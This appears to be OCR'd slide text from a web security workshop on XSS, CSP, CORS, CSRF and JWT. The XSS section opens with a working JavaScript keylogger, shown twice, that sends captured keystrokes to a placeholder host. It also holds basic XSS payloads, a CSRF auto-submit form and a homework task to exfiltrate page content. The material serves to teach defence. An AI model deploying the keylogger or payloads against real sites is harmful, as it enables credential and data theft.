2 var url = "http://XXXX/script.php?c=";
3
4 document.onkeypress = function (e) {
5     get = window.event ? event : e;
6     key = get.keyCode ? get.keyCode : get.charCode;
7     key = String.fromCharCode(key);
8     keys += key;
9 };
10
11 window.setInterval(function () {
12     if (keys.length > 0) {
13         new Image().src = url + keys;
14         keys = "";
15     }
16 }, 1000);
```

Last XSS demo

Keylogger

```
1 var keys = "";
2 var url = "http://XXXX/script.php?c=";
3
4 document.onkeypress = function (e) {
5     get = window.event ? event : e;
6     key = get.keyCode ? get.keyCode : get.charCode;
7     key = String.fromCharCode(key);
8     keys += key;
9 };
10
11 window.setInterval(function () {
12     if (keys.length > 0) {
13         new Image().src = url + keys;
14         keys = "";
15     }
16 }, 1000);
```

Homework

Make a screenshot saver or simply document.body.innerHTML

XSS Payload List

<https://github.com/payloadbox/xss-payload-list>

```
<script>alert('test')</script>
```

```
<script>alert('test')<%2Fscript>
```

Essential prevention method

Escape dangerous characters

Encoding Types

HTML Attribute Encoding



HTML Entity Encoding

```
& --> &amp;  
< --> &lt;  
> --> &gt;  
" --> &quot;  
' --> &#x27;
```

URL Encoding



JavaScript Encoding

Inside a quoted string:
`<script>alert('...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...')</script>`

One side of a quoted expression:
`<script>x='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'</script>`

Inside quoted event handler:
`<div onmouseover="x='...ENCODE UNTRUSTED DATA BEFORE PUTTING HERE...'</div>`

More info

https://cheatsheetseries.owasp.org/cheatsheets/Cross_Site_Scripting_Prevention_Cheat_Sheet.html

CSS Hex Encoding


Numeric Value (Decimal)	169	© =
CSS Value (Hex)	\00A9	li:before

JavaScript framework	Dangerous methods / props
Angular (2+)	bypassSecurityTrust
React	dangerouslySetInnerHTML
Svelte	{@html ...}
Vue (2+)	v-html

SPA Frameworks

Dangerous syntax

Content Security Policy (CSP)



Brief Introduction

Allowlist of sources of trusted content

```
* Refused to connect to 'https://demo-api.vercel.app/users' because it violates the following Content Security Policy directive: "connect-src 'self'".  
scheduleTask @ polyfills.js:2926  
scheduleTask @ polyfills.js:484  
onScheduleTask @ polyfills.js:371  
scheduleTask @ polyfills.js:477  
scheduleTask @ polyfills.js:309  
scheduleMacroTask @ polyfills.js:332  
scheduleMacroTaskWithCurrentZone @ polyfills.js:1216  
(anonymous) @ polyfills.js:2959
```

Demo

Blocking POST call using CSP



Angular Universal, Gatsby, Next.js, Nuxt.js

Who has used at least one of them at least once?

← → ⌂ ⌄ ⓘ view-source:127.0.0.1:5500/ssr/nuxt/nuxt/dist/index.html

```
line wrap ✓

1 <!doctype html>
2 <html data-n-head-ssr lang="en" data-n-head="{"7B%22lang%22:%7B%22ssr%22:%22en%22%7D%7D">
3   <head>
4     <title>nuxt</title><meta data-n-head="ssr" charset="utf-8"><meta data-n-head="ssr" name="v
hid="description" name="description" content=""><link data-n-head="ssr" rel="icon" type="image
as="script"><link rel="preload" href="/_nuxt/b5dc295.js" as="script"><link rel="preload" href=
as="script"><link rel="preload" href="/_nuxt/dceb99a.js" as="script"><style data-vue-ssr-id="5
v2.1.4 | MIT License | https://tailwindcss.com/*! modern-normalize v1.1.0 | MIT License | ht
sizing:border-box}html{-moz-tab-size:4;-o-tab-size:4;tab-size:4}html{line-height:1.15;-webkit-
UI',Roboto,Helvetica,Arial,sans-serif,'Apple Color Emoji','Segoe UI Emoji'}hr{height:0;color:#
dotted}b,strong{font-weight:bolder}code,kbd,pre,samp{font-family:ui-monospace,SFMono-Regular,C
size:80%}sub,sup{font-size:75%;line-height:0;position:relative;vertical-align:baseline}sub{bot
color:inherit}button,input,optgroup,select,textarea{font-family:inherit;font-size:100%;line-he
appearance:button}legend{padding:0}progress{vertical-align:baseline}summary{display:list-item}
color:transparent;background-image:none}button:focus{outline:1px dotted;outline:5px auto -webk
style:none;margin:0;padding:0}html{font-family:ui-sans-serif,system-ui,-apple-system,BlinkMacS
Color Emoji","Segoe UI Emoji","Segoe UI Symbol","Noto Color Emoji";line-height:1.5}body{font-f
width:0;border-style:solid;border-color:#e5e7eb}hr{border-top-width:1px}img{border-style:solid
placeholder{opacity:1;color:#9ca3af}input:-ms-input-placeholder,textarea:-ms-input-
```

unsafe-inline CSS

Looks familiar?

Closed

Content Security Policy (CSP) with next.js #256

dbo opened this issue on 15 Nov 2016 · 57 comments



dav-is commented on 9 Feb 2018 · edited

Member



...

And it's better to prevent XSS by writing the app carefully rather than rely on CSP.

This is a ridiculous reason for closing this issue. You could clearly argue the inverse: it's better to implement safe CSP rules than rely on React's anti XSS tactics. CSP is a tool, not a safeguard, obviously. Just because there's other ways of protecting against XSS, doesn't mean CSP is useless.

Really, Nextjs doesn't need to use inline scripts. The only reason inline is needed is to transfer server state (right?) and we can transfer server state with JSON. I'll see if I can manage a PR. Here's how I did it on Afterjs:
[jaredpalmer/after.js@68b874a](#)

Edit: It looks like there's some functions defined in the inline script instead of just purely data...

<https://github.com/zeit/next.js/blob/9a10461150f2cfdee83c0d427803f73c70541aba/server/document.js#L18>

9 This should probably be moved to some sort of helper function.



24



1



1



2

Next.js (React)

Server-Side Rendering (SSR)

 Open

Add a customizable nonce attribute to injected style elements - CSP #26152

mcm-ham opened this issue on 28 Sep 2018 · 8 comments



bes1002t commented on 25 Jan

...

Still no progress? Angular is one of the leading Javascript frameworks, it should not hinder developers to use high security settings.

 22

Angular Universal

Server-Side Rendering (SSR)



Issue with generating CSP policy meta tag for (static) SPAs #6592

PedroD opened this issue on 19 Oct 2019 — with CMTY · 21 comments · May be fixed by #8022



monisnap-julien commented on 5 May 2020



Any news on this topic ? It's still not working in generate mode...



12

2 ▲ @MattH no.. :(I think this is a limitation of Nuxt. Even on SSR things do not work well. Nuxt is not capable of automatically calculate all hashes for the inline scripts and styles, so you end up using unsafe-inline anyway... It sucks. Major security flaw, by design. – PedroD Dec 17 '19 at 22:28 ⌚

Nuxt.js (Vue.js)

Server-Side Rendering (SSR) & Static Site Generators (SSG's)

Gatsby Content Security Policy (CSP) #10890



m-allanson · on 7 Jan 2019 · 29 comments

Motivation


Adding a Content Security Policy can be a useful safeguard for your site, Gatsby should provide options for people using CSPs.



Gatsby (React)


Static Site Generators (SSG's)

Cross-Origin Resource Sharing (CORS)




Cross-origin request policy

Prevents us from making AJAX requests to third-party domains



Access-Control-Allow-Origin

Enable AJAX to third-party domains



CORS relies on “preflight” request

Check beforehand if server accepts cross-site requests


```
const app = express();

const port = process.env.SERVER_PORT || 3001;

// NEW - Add CORS headers - see https://enable-cors.org/server_expressjs.html
app.use(function(req, res, next) {
    res.header("Access-Control-Allow-Origin", "*");
    res.header(
        "Access-Control-Allow-Headers",
        "Origin, X-Requested-With, Content-Type, Accept"
    );
    next();
});
```

Demo

Access-Control-Allow-Headers only in preflight



Access-Control-Allow-Origin

Enable AJAX to third-party domains

```
const app = express();

const port = process.env.SERVER_PORT || 3001;

// NEW - Add CORS headers - see https://enable-cors.org/server_expressjs.html


app.use(function(req, res, next) {
    res.header("Access-Control-Allow-Origin", "*");
    res.header(
        "Access-Control-Allow-Headers",
        "Origin, X-Requested-With, Content-Type, Accept"
    );
    next();
});
```

Demo

With/out CORS middleware

Break

Cross-Site Request Forgery (CSRF/XSRF)



CSRF

Basic idea

```
10  <form  
11   id="csrf-form"  
12   method="POST"  
13   action="https://localhost:4200/api/logout"  
14  ></form>  
15  <script>  
16  | document.cookie = "XSRF-TOKEN=12233";  
17  | setTimeout(function () {  
18  |   document.getElementById("csrf-form").submit();  
19  | }, 2000);  
20  </script>
```

Demo

That's the whole needed script

```
PS C:\> $Body = @{
>>     Cook = "Barbara"
>>     Meal = "Pizza"
>> }
PS C:\>
PS C:\> $Parameters = @{
>>     Method = "POST"
>>     Uri = "https://4besday4.azurewebsites.net/api/AddMeal"
>>     Body = ($Body | ConvertTo-Json)
>>     ContentType = "application/json"
>> }
```

Limitations

Attacker only has the URL, aka “Blind Attack”. No access to JSON payload

```
44 √ export async function createCsrfToken() {  
45     return await randomBytes(32).then(bytes => bytes.toString("hex"));  
46 }
```

```
const csrfToken = await createCsrfToken();  
res.cookie("XSRF-TOKEN", csrfToken);
```

```
const csrfCookie = req.cookies["XSRF-TOKEN"];  
const csrfHeader = req.headers["x-xsrf-token"];
```

```
HttpClientXsrfModule.withOptions({  
    cookieName: 'XSRF-TOKEN',  
    headerName: 'x-xsrf-token'  
}),
```

Prevention: Double Submit Cookie (demo)

Attacker has no control over the HTTP Header



⚠️ CSRF becomes an issue when you are saving a session cookie. Firebase Auth currently persists the Auth State in web storage (localStorage/indexedDB) and are not transmitted along the requests. You

XSRF & 3-rd party authentication

Cookie is no longer needed, therefore no XSRF attack can happen (?)

JSON Web Tokens (JWT)

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6Ikpvag4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SflKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

⌚ Signature Verified

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{  
  "alg": "HS256",  
  "typ": "JWT"  
}
```

PAYOUT: DATA

```
{  
  "sub": "1234567890",  
  "name": "John Doe",  
  "iat": 1516239022  
}
```

VERIFY SIGNATURE

```
HMACSHA256(  
  base64UrlEncode(header) + "." +  
  base64UrlEncode(payload),  
  your-256-bit-secret  
)  secret base64 encoded
```

SHARE JWT

JWT

Header, Payload & Signature

Decode from Base64 format

Simply enter your data then push the decode button.

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWliOiIxMjM0NTY3ODkwIiwiFtZSI6IkpvG4gRG9IiwiWF0IjoxNTE2MjM5MDlyfQ.SflKxwRJSMeKF2QT4fwpMeJf36POk6yJV_adQssw5c
```

 For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8

Source character set.

Decode each line separately (useful for when you have multiple entries).

 Live mode OFF

Decodes in real-time as you type or paste (supports only the UTF-8 character set).

 DECODE 

Decodes your data into the area below.

```
{"alg":"HS256","typ":"JWT"} {"sub":"1234567890","name":"John Doe","iat":1516239022} pDx  
Lx"UP9
```

JWT

No sensitive data here, please

✓ HS256

HS384

HS512

RS256

RS384

RS512

ES256

ES384

ES512

PS256

PS384

Algorithms

What is it?

Algorithm HS256

Algorithm RS256

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SfIKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

SHARE JWT

Signature Verified

Encoded

PASTE A TOKEN HERE

eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiIxMjM0NTY3ODkwIiwibmFtZSI6IkpvaG4gRG9lIiwiaWF0IjoxNTE2MjM5MDIyfQ.SfIKxwRJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```

PAYOUT: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
RSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  -----BEGIN PUBLIC KEY-----
  MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIBCgKCQEAAnzyis1ZjfNB0bgKFMsv
  -----
  -----BEGIN RSA PRIVATE KEY-----
  MIIEogIBAAKCAQEAnzyis1ZjfNB0bBgKFMsvvKTtwlvBsajq7S5wA+kzeVOvpV
  Nw
)
```

SHARE JWT

Signature Verified



Algorithm HS256

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY30DkwIwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.SfIKxwrJSMeKKF2QT4fwpMeJf36P0k6yJV_adQssw5c
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "iat": 1516239022
}
```

VERIFY SIGNATURE

```
HMACSHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  your-256-bit-secret
)  secret base64 encoded
```

SHARE JWT

Encoded

PASTE A TOKEN HERE

```
eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCJ9.eyJdWIiOiIxMjM0NTY30DkwIwibmFtZSI6IkpvaG4gRG9lIiwiWF0IioxNTE2Mj5MDIyfQ.P0stGetfAytaZS82wHcjoTyoghMyxXiWdR7Nn7A29DNS10EiXLdwJ6xC6AfgZWf1b0sS_TuYI30G85AmiExREkrS6tDfTQ2B3WX1rr-wp5AokiRbz3_oB40xG-W9KcEEbDRcZc0nH3L7LzYptiy1PtAylQGxHTWZXtGz4ht0bAecBgmpdgXMguEIcoqPJ1n3pIWk_dUZegpqx0Lka21H6XxUTxiy80caarA8zdnPUnV6AmNP3ecFawIFYdvJB_cm-GvpCsbr8G8y_M1lj8f4x9nBH8pQux89_6gUY618iYv7tuPWBfEbLxtF2pZS6YC1aSfLQxeNe8djT9YjpvRZA
```

VS

Signature Verified

Algorithm RS256

RS256

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "RS256",
  "typ": "JWT"
}
```


PAYLOAD: DATA

```
{
  "sub": "1234567890",
  "name": "John Doe",
  "admin": true,
  "iat": 1516239022
}
```

VERIFY SIGNATURE

